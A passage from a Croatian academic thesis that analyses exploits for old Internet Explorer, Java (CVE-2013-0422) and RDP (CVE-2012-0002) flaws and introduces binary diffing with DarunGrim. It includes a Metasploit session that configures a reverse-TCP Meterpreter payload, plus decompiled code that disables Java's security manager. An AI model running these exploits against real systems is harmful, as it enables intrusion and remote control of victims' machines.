dio Metasploit-ove baze. Obje ove akcije su zapravo hakerske procedure koje se nazivaju zasipanje gomile (*engl.- heap spraying*). Zasipanje gomile koristi se kako bi se zaobišli randomizacija rasporeda adresnog prostora (*engl. Address space layout randomization, ASLR*) i prevencija izvršavanja podataka (*engl. Data execution prevention, DEP*), koji su obrambeni mehanizmi operacijskog sustava. ASLR postavlja izvršne kodove programa na nasumična mjesta u memoriji pa napadači ne mogu znati gdje se točno neki program nalazi u memoriji. DEP onemogućava izvršavanje kodova s nasumičnih memorijskih adresa, tj. ne dopušta izvršavanje nekog koda ako se ne nalazi u dijelu memorije koji je označen kao „izvršiv".

Ti obrambeni mehanizmi se ipak ponekad mogu zaobići akcijama kao što je zasipanje gomile. Zasipanje gomile je popunjavanje većeg dijela memorije nekim podatkom ili kodom kako bi se povećala vjerojatnost da će se taj podatak ili kod iščitati. Funkcionira tako da se jedan podatak više puta za redom ispiše u memoriju i tako se postepeno memorija popuni tim podatkom. U slučaju ovog napada, pošto napadač ne zna gdje točno u oslobođenoj memoriji se nalazi podatak koji će Internet Explorer neispravno iščitati, mora popuniti veću količinu memorije tim podatkom. Ipak, pošto je dokazano da se uspješno može preuzet kontrolu nad ranjivim računalom, očigledno je da je heap spray izveden u ovom kodu dovoljan za uspješno izvođenje napada, iako postoji mala šansa da napad bude neuspješan.

Postupak koji je do sada analiziran opisuje suštinu ove ranjivosti. Iako su napadači uspjeli pozvati kod s lokacije koju su oni definirali, još uvijek nemaju potpunu kontrolu nad sustavom. Kod koji pozivaju mora se nalaziti u dijelu memorije koji je označen kao „izvršiv", u suprotnom će DEP odbiti pokretanje tog koda. Zbog ASLR-a je teško znati na koju adresu u memoriji treba postaviti kod napada. Zbog toga je bitno da žrtva ima instaliran Microsoft Office jer on koristi dinamički linker hxds.dll koji nije kompatibilan s ASLR-om. Zbog toga napadači znaju točno gdje se nalazi taj linker, a memorija na kojoj se nalazi će naravno biti označena kao „izvršiva". Napadači su sigurni da je pokrenut jer su ranije pozvali funkciju loadOffice() (Ispis 3.5.). Nakon toga potrebno je samo postaviti zloćudni kod na memorijsku lokaciju s optimalnim pomakom u odnosu na linker, tako da kod još uvijek bude u izvršivom dijelu memorije.

3.2. CVE-2013-0422

Druga ranjivost koja će biti obrađena je ranjivost CVE-2013-0422 [10] koja se nalazi u verzijama Jave starijim od 7.11. Otkrivena je u siječnju 2013. godine [11]. Ranjivost omogućava napadačima da pokreću Java kodove izvan sandbox-a web preglednika na kojem je stranica pokrenuta. Greška se nalazi u JmxMBeanServer klasi u Javi, gdje određen redoslijed izvođenja njenih metoda omogućava izvođenje zaštićenih metoda koje ne bi smjele biti dostupne korisnicima i stvaranje klasa koje nemaju sigurnosna ograničenja.

Napad u Metasploit bazi koji je potreban za iskorištavanje ove ranjivost je `java_jre17_jmxbean`. U nastavku je dan ispis napada ranjivog računala na kojem je instalirana verzija 7.10 Jave. Teret koji se koristi je Meterpreter teret za Java napade. Cjelokupni postupak je vidljiv u Ispisu 3.7.

```
msf > use exploit/multi/browser/java_jre17_jmxbean
msf exploit(java_jre17_jmxbean) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(java_jre17_jmxbean) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(java_jre17_jmxbean) > set SRVHOST 192.168.1.2
SRVHOST => 192.168.1.2
msf exploit(java_jre17_jmxbean) > exploit
[*] Exploit running as background job.
msf exploit(java_jre17_jmxbean) >
[*] Started reverse handler on 192.168.1.2:4444
[*] Using URL: http://192.168.1.2:8080/yTKVZxoAmM
[*] Server started.
```


Ispis 3.7. Konfiguracija i pokretanje `java_jre17_jmxbean` napada

Ako žrtva otvori zadani link i napad bude uspješan dobit ćemo ispis sličan Ispisu 3.8.

```
[*] Server started.
[*] 192.168.1.2     java_jre17_jmxbean - handling request for /yTKVZxoAmM
[*] 192.168.1.2     java_jre17_jmxbean - handling request for /yTKVZxoAmM/
[*] 192.168.1.2     java_jre17_jmxbean - handling request for /yTKVZxoAmM/lBhySbPf.jar
[*] 192.168.1.2     java_jre17_jmxbean - handling request for /yTKVZxoAmM/lBhySbPf.jar
[*] Sending stage (30355 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.2:4444 -> 192.168.1.2:53038) at 2014-04-07
10:20:53 +0200
msf exploit(java_jre17_jmxbean) > sessions
Active sessions
  Id  Type                   Information       Connection
  2   meterpreter java/java  stipe @ stipe-HP  192.168.1.2:4444 -> 192.168.1.2:53038
(192.168.1.2)
```


Ispis 3.8. Uspješno izvođenje `java_jre17_jmxbean` napada

Nakon napada iskorištena je naredba `'sessions'` kako bi se potvrdilo uspješno stvaranje sjednice. Kada žrtva otvori zadani link vidjet će samo stranicu s obavijesti „Loading, Please Wait...“ , što je vidljivo na Slici 3.2.




Slika 3.2. Stranica koju stvara zlođudni kod

Ako se na žrtvinom računalu uključi aplikacija Process Explorer, tada se pregledom procesa prije slanja zlođudnog koda može vidjeti prikaz sličan Slici 3.3.



Slika 3.3. Procesi pokrenuti na računalu prije izvođenja napada

Nakon slanja mogu se uočiti promjene u procesima, istaknute na Slici 3.4. koje ukazuju na pokretanje Jave u Internet Explorer-u.



Slika 3.4. Process Explorer otkriva skriveni pokrenuti proces

Sagledavanjem koda napada u Metasploitu može se vidjeti da je stranica namjerno napravljena da izgleda kao da se učitava dok se u pozadini aktivira zlođudni kod [12]. U Ispisu 3.9. se nalazi ispis tog dijela koda.

```
def generate_html
    html  = %Q|<html><head><title>Loading, Please Wait...</title></head>|
    html += %Q|<body><center><p>Loading, Please Wait...</p></center>|
    html += %Q|<applet archive="#{rand_text_alpha(8)}.jar"
code="#{@exploit_class_name}.class" width="1" height="1">|
    html += %Q|</applet></body></html>|
    return html
  end
```

Ispis 3.9. Kod za generiranje zloćudne stranice

Zloćudni kod se u Metasploit poziva iz dvije datoteke koje su *class* tipa. To se može vidjeti u dijelu koda napada koji se nalazi u Ispisu 3.10.

```
def setup
    path = File.join(Msf::Config.data_directory, "exploits", "cve-2013-
0422", "Exploit.class")
    @exploit_class = File.open(path, "rb") {|fd| fd.read(fd.stat.size) }
    path = File.join(Msf::Config.data_directory, "exploits", "cve-2013-
0422", "B.class")
    @loader_class = File.open(path, "rb") {|fd| fd.read(fd.stat.size) }
```

Ispis 3.10. Funkcija za dohvat zloćudnih kodova

Iz ovog dijela koda vidljivo je da napad poziva Exploit.class i B.class datoteke naredbama path = File.join(Msf::Config.data_directory, "exploits", "cve-2013-0422", "Exploit.class") i path = File.join(Msf::Config.data_directory, "exploits", "cve-2013-0422", "B.class"). Da bi se pronašle te datoteke na napadačevom računalu potrebno je iskoristiti Metasploit konzolu. Ako se u Metasploit konzolu upiše naredba `'irb'` može se u njoj izvršavati ruby naredbe. Potom se u konzolu može upisati linija koda u kojoj se pronalazi put do klase u kojoj je zloćudni kod. Primjer tog ispisa je vidljiv u Ispisu 3.11.

```
msf > irb
[*] Starting IRB shell...
>> File.join(Msf::Config.data_directory, "exploits", "cve-2013-0422", "Exploit.class")
=> "C:/metasploit/apps/pro/msf3/data/exploits/cve-2013-0422/Exploit.class
```

Ispis 3.11. Pronalaženje klasa u kojima se nalazi zloćudni kod

Metasploit je ispisao put do Exploit.class datoteke. B.class datoteka se nalazi u istoj mapi, što se lako može provjeriti istim postupkom. Za čitanje datoteka koje su tipa class koristit će se JD GUI aplikacija. Datoteke s class nastavkom sadrže kompajlirani Java kod, a taj kod može se iščitavati samo korištenjem dekompajlera. Prvi dio napada može se iščitati iz koda vidljivog u Ispisu 3.12, koji je dobiven otvaranjem Exploit.class datoteke u JD GUI aplikaciji.

```
      JmxMBeanServerBuilder localJmxMBeanServerBuilder = new JmxMBeanServerBuilder();
      JmxMBeanServer localJmxMBeanServer =
(JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer("", null, null);
      MBeanInstantiator localMBeanInstantiator = localJmxMBeanServer.getMBeanInstantiator();
      ClassLoader localClassLoader = null;
      Class localClass1 =
localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.Context",
localClassLoader);
      Class localClass2 =
localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.GeneratedClassLoader",
localClassLoader);
```

Ispis 3.12. Inicijalizacija zloćudnog koda

Za stvaranje *com.sun.jmx.mbeanserver.JmxMBeanServer* instance koristi se JmxMBeanServerBuilder. Nakon toga se poziva metoda te instance, getMBeanInstatiator, kojim se stvara *com.sun.jmx.mbeanserver.JmxMBeanInstator* instanca. Koristi se ovaj postupak jer je ta instanca privatna pa ju je potrebno stvoriti s javnom JmxMBeanServer instancom. JmxMBeanInstator, čiji je kod vidljiv na Slici 3.5., sadrži findClass metodu koja je potrebna za uspješno izvođenje napada.

```
public Class<?> findClass(String className, ClassLoader loader)
    throws ReflectionException {

    return loadClass(className,loader);
}
```

Slika 3.5. Kod findClass metode

Iz njenog koda može se vidjeti da ona poziva loadClass metodu koja će proslijediti referencu na bilo koju klasu u bilo kojem paketu. Njen kod je vidljiv na Slici 3.6.

```
static Class<?> loadClass(String className, ClassLoader loader)
    throws ReflectionException {

    Class<?> theClass;
    if (className == null) {
        throw new RuntimeOperationsException(new
            IllegalArgumentException("The class name cannot be null"),
                        "Exception occurred during object instantiation");
    }
    try {
        if (loader == null)
            loader = MBeanInstantiator.class.getClassLoader();
        if (loader != null) {
            theClass = Class.forName(className, false, loader);
        } else {
            theClass = Class.forName(className);
        }
    } catch (ClassNotFoundException e) {
        throw new ReflectionException(e,
        "The MBean class could not be loaded");
    }
    return theClass;
}
```

Slika 3.6. Kod loadClass metode

Izvođenjem ovog redoslijeda naredbi zlćudni kod može pristupiti zaštićenim klasama što se u ovom napadu i događa. Ova metoda se koristi kako bi se pristupilo *sun.org.mozilla.javascript.internal.GeneratedClassLoader* klasi i *sun.org.mozilla.javascript.internal.Context* klasi što se može vidjeti iz Ispisa 3.13.

```
      ClassLoader localClassLoader = null;
      Class localClass1 =
localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.Context",
localClassLoader);
      Class localClass2 =
localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.GeneratedClassLoader",
localClassLoader);
```

Ispis 3.13. Postavljanje privilegiranih klasa

Te dvije klase su izabrane jer imaju pristup metodama s kojima mogu stvoriti nove klase koje nemaju ograničenja. *GeneratedClassLoader* sadrži metodu classLoader, a *Context* sadrži

createClassLoader. Kombinacija te dvije metode omogućava stvaranje privilegirane klase. Zloćudni kod potom izvodi akcije vidljive u kodu danom u Ispisu 3.14.

```
      MethodType localMethodType4 = MethodType.methodType(localClass2, ClassLoader.class);
      MethodHandle localMethodHandle4 =
(MethodHandle)localMethodHandle3.invokeWithArguments(new Object[] { localLookup, localClass1,
"createClassLoader", localMethodType4 });
      Object localObject2 = localMethodHandle4.invokeWithArguments(new Object[] {
localObject1, null });
      MethodType localMethodType5 = MethodType.methodType(class$java$lang$Class,
class$java$lang$String, new Class[] { new byte[0].getClass() });
      MethodHandle localMethodHandle5 =
(MethodHandle)localMethodHandle3.invokeWithArguments(new Object[] { localLookup, localClass2,
"defineClass", localMethodType5 });
      Class localClass3 = (Class)localMethodHandle5.invokeWithArguments(new Object[] {
localObject2, null, arrayOfByte });
      localClass3.newInstance();
```

Ispis 3.14. Korištenje privilegiranih klasa

U ovom kodu localClass1 je klasa *Context*, a localClass2 klasa *GeneratedClassLoader*. Kod će stvoriti instancu nove klase, localClass3, koja će moći deaktivirati sigurnosne postavke Jave. Taj kod se nalazi u B.class klasi, danoj u Ispisu 3.15., koja je zadužena za onesposobljavanje Javinih sigurnosnih provjera kako bi se mogao izvoditi bilo koji kod koji napadač pošalje kao teret.

```
public class B
  implements PrivilegedExceptionAction{
  public B(){
    try{
      AccessController.doPrivileged(this);}
    catch (Exception localException) {}
  }
  public Object run(){
    System.setSecurityManager(null);
    return new Object();}
}
```

Ispis 3.15. Deaktivacija sigurnosnih postavki

Izvođenjem naredbe `System.setSecurityManager(null)` Javine sigurnosne provjere se deaktiviraju i napadač tada može izvoditi bilo koji Java kod na žrtvinom računalu.

4. Binarno diferenciranje

U ovom poglavlju bit će obrađeno binarno diferenciranje i postupci korištenja diferenciranja za pronalaženje ranjivosti sustava koje su popravljene u nekoj zakrpi. Napadi koji napadaju takav tip ranjivosti nazivaju se 1-day [13] napadi, a koriste se za napadanje računala koja nisu pravovremeno ažurirala ranjivu aplikaciju. U ovom radu za binarno diferenciranje bit će korišteni programi DarunGrim 2 i DarunGrim 3 [14]. DarunGrim 2 bit će korišten kao uvod u diferenciranje jer je jednostavan i pregledan kada su u pitanju manji programi. DarunGrim 3 se u vrijeme pisanja može nabaviti samo u beta verziji, no svejedno je preporučeno njegovo korištenje kada su u pitanju veći programi. DarunGrim 3 dopušta stvaranje baze podataka u koju se može pohraniti sve projekte na kojima korisnik radi, podatke o programima koji se diferenciraju i sl.

4.1. Uvod u diferenciranje

Za početak će biti objašnjeno kako se pokreće i koristi program DarunGrim 2. Diferenciranje u verziji 3 će biti slično, ali s većim programima. Preduvjet za ispravan rad ove aplikacije je IDA Pro instaliran na korisnikovom računalu.

Nakon instaliranja tog programa potrebno je otvoriti *Conf* konfiguracijsku datoteku u direktoriju programa te u njoj podesiti 'IDA' varijablu tako da je njena vrijednost bude jednaka putu do IDA aplikacije na korisnikovom računalu. Primjer je vidljiv u Ispisu 4.1.

```
IDA=C:\Program Files(x86)\IDA Free\idag.exe
```

Ispis 4.1. Postavljanje IDA varijable

Nakon podešavanja aplikacije može ju se pokrenuti. Prije nego što se započne s diferenciranjem potrebno je originalnu i zakrpanu verziju programa pokrenuti u IDA Pro.

U Alatno traci pod opcijom *Edit->Plugins* se pojavila opcija DarunGrim2. U IDA Pro aplikaciji u kojoj je pokrenut originalni program treba odabrati tu opciju. IDA će korisnika pitati kako želi nazvati .dgf datoteku koja će nastati analizom. Nakon upisivanja imena može se pokrenuti analiza. Nakon toga isto to treba napraviti i za zakrpani program, ali analiza se ne sprema u novu .dgf datoteku već u datoteku koja je stvorena za originalni program. Nakon toga može se ugasiti obje IDA aplikacije.

U aplikaciji DarunGrim 2 u Alatnoj traci treba odabrati opciju *File->New Diffing From IDA*. Aplikacija će zatražiti da upisivanje izvora ili originala (*Source*), cilja ili zakrpanog programa (*Target*) te izlaz (*Output*). Pod izvor je potrebno upisati put do IDA baze podataka za originalni program, pod cilj bazu podataka za zakrpani program, a pod izlaz .dgf datoteku u kojoj su spremljene obje analize. Baze podataka za tražene programe su „IDB File“ datoteke koje će se pojaviti uz izvršne programe nakon analize u IDA Pro-u. Nakon unošenja traženih


podataka potrebno je potvrditi odabir i DarunGrim aplikacija će analizirati informacije koje su joj zadane i stvoriti graf na kojem će biti prikazane razlike u originalu i zakrpi.

Kao primjer zadan je jednostavan program u C-u koji je analiziran u IDA te mu je potom dodan još jedan redak. Primjer programa je vidljiv u Ispisu 4. 2.

```
int main(){
    int a,b;
    a=3;
    b=a+1;
    if(a<b){ b++;
            a++;}       // Ova naredba se pojavljuje u zakrpi, ali ne i u originalu
    else {a++;}
    return 0;
}
```

Ispis 4.2. Kod jednostavnog programa u C-u

Kad se na izvršnim programima ovih kodova izvrši prethodno opisani postupak, dobiva se graf koji je vidljiv na Slici 4.1.



Slika 4.1. Primjer binarnog diferenciranja

U grafu je žutom bojom označen dio IF grananja u kojem se nalazi razlika. Iako se i ova verzija DarunGrim aplikacije može iskoristiti za binarno diferenciranje, u analizi ranjivosti će se ipak koristiti malo složenija DarunGrim 3 aplikacija. Ta aplikacija je također besplatna i dosta je slična prethodnoj aplikaciji po izlazima koje stvara, no njena baza podataka uvelike olakšava izvođenje diferenciranja na većim programima.

Nakon dohvaćanja DarunGrim 3 sa službene stranice nije potrebno provoditi nikakvu instalaciju, ali je potrebno, kao i za prethodnu aplikaciju, provjeriti neke postavke. Potrebno je u direktoriju dohvaćenom sa službene stranice u *Conf* konfiguracijskoj datoteci ponovno

promijeniti vrijednost IDA varijable u put do izvršnog programa IDA na korisnikovom računalu. Potom treba isti taj put pridružiti i IDAPath varijabli u DarunGrim3.cfg datoteci. Nakon toga može se pokrenuti DarunGrim3Server program koji će pokrenuti server s bazom podataka.


Slika 4.2. Podatci prikazani pokretanje DarunGrim 3 aplikacije

Program je ispisao IP adresu istaknutu kvadratom na Slici 4.2. koju je potrebno upisati u web preglednik kako bi se pristupilo serveru. Proizvođači preporučuju Mozillu Firefox kao preglednik kojim se pristupa serveru, no može mu se bez problema pristupiti i s Internet Explorer-om i Google Chrome-om. Nakon pristupanja serveru može se vidjeti stranica koja je prikazana na Slici 4.3.

Slika 4.3. Početna stranica DarunGrim 3 servera


Na stranici do koje vodi link *Projects* se nalaze svi korisnikovi projekti i tamo može stvarati nove projekte. Na stranici *Files* Import može se dodavati nove datoteke za diferenciranje u bazu. Na stranici *Files List* može se vidjeti sve datoteke koje se nalaze u bazi.

Za diferenciranje datoteka potrebno je prvo otići na stranicu pod linkom *Files Import* i dodati željene datoteke u bazu. Nakon toga te datoteke će se pojaviti na stranici pod linkom *Files List*. Njih je zatim potrebno dodati novom projektu. Na Slici 4.4. se nalazi primjer u kojem se različite verzije neke datoteke dodaju u projekt „ProbniProjekt“.




Slika 4.4. Dodavanje datoteka projektima na DarunGrim 3 serveru

Nakon toga korisnik je preusmjeren na stranicu novonastalog projekta. Na toj stranici može izabrati neke datoteke koje se nalaze u projektu te ih probati diferencirati. Također je potrebno i naznačiti koja je verzija original, a koja je zakrpana, kao što je vidljivo na Slici 4.5.



Slika 4.5. Označavanje zakrpane i nezakrpane verzije u binarnom diferenciranju

DarunGrim 3 server će uz pomoć IDA Pro aplikacije stvoriti IDA baze podataka u kojima se nalaze strojni kodovi zadanih datoteka. Te baze će biti diferencirane na serveru. Na stranici servera će se stvoriti popis funkcija koje se nalaze u diferenciranim datotekama, a uz njih će biti ispisan i postotak sličnosti tih funkcija. Isti takav ispis, vidljiv na Slici 4.6., dobiva se i kad se s DarunGrim 2 aplikacijom diferenciraju veće datoteke. Odabirom funkcije ponovno se dobiva graf razlika, kao i za DarunGrim 2.



Slika 4.6. Popis funkcija diferenciranih datoteka s postotcima razlikovanja

4.2. Analiza ranjivosti diferenciranjem

U ovom poglavlju bit će analizirana ranjivost CVE-2012-0002 [15] u Protokol za udaljene radne površine (*engl. Remote Desktop Protocol, RDP*) u Windows operacijskim sustavima. Za razliku od prethodne dvije ranjivosti, ova ranjivost bit će analizirana tako što će se ispitati razlika između ranjive verzije Windows-a i verzije zakrpane MS12-020 ažuriranjem. Na ranjivom operacijskom sustavu zadnje ažuriranje je MS11-065. MS12-020 uvodi više manjih izmjena u operacijski sustav od kojih neke nisu vezane uz danu ranjivost. Pošto je unaprijed poznato da se kritična izmjena nalazi u rdpwd.sys binarno diferenciranje bit će izvršeno samo na toj datoteci. Za analizu će također biti korišten i kod ms12_020_maxchannelids napada u Metasploitu.

Pri isprobavanju napada u Metasploit-u nije preporučljivo napasti svoj vlastiti operacijski sustav jer napad vodi do rušenja sustava, stoga napad treba isprobati na Windows sustavu pokrenutom na VMware Player virtualnoj mašini. Da bi napad bio uspješan potrebno je izbrisati ažuriranje KB2621440 s operacijskog sustava ako je to ažuriranje instalirano na njemu. Informaciju o tome koje ažuriranje je zaduženo za uklanjanje neke ranjivosti mogu se naći na Microsoft-ovim službenim stranicama [16]. Ispis 4.3. prikazuje uspješan napad koji će rezultirati rušenjem napadnutog sustava. Korištena je naredba `nmap` za provjeravanje veze sa žrtvinim računalom i naredba `'set RHOST [ip adresa žrtve]'` za označavanje računala koje će Metasploit napast.

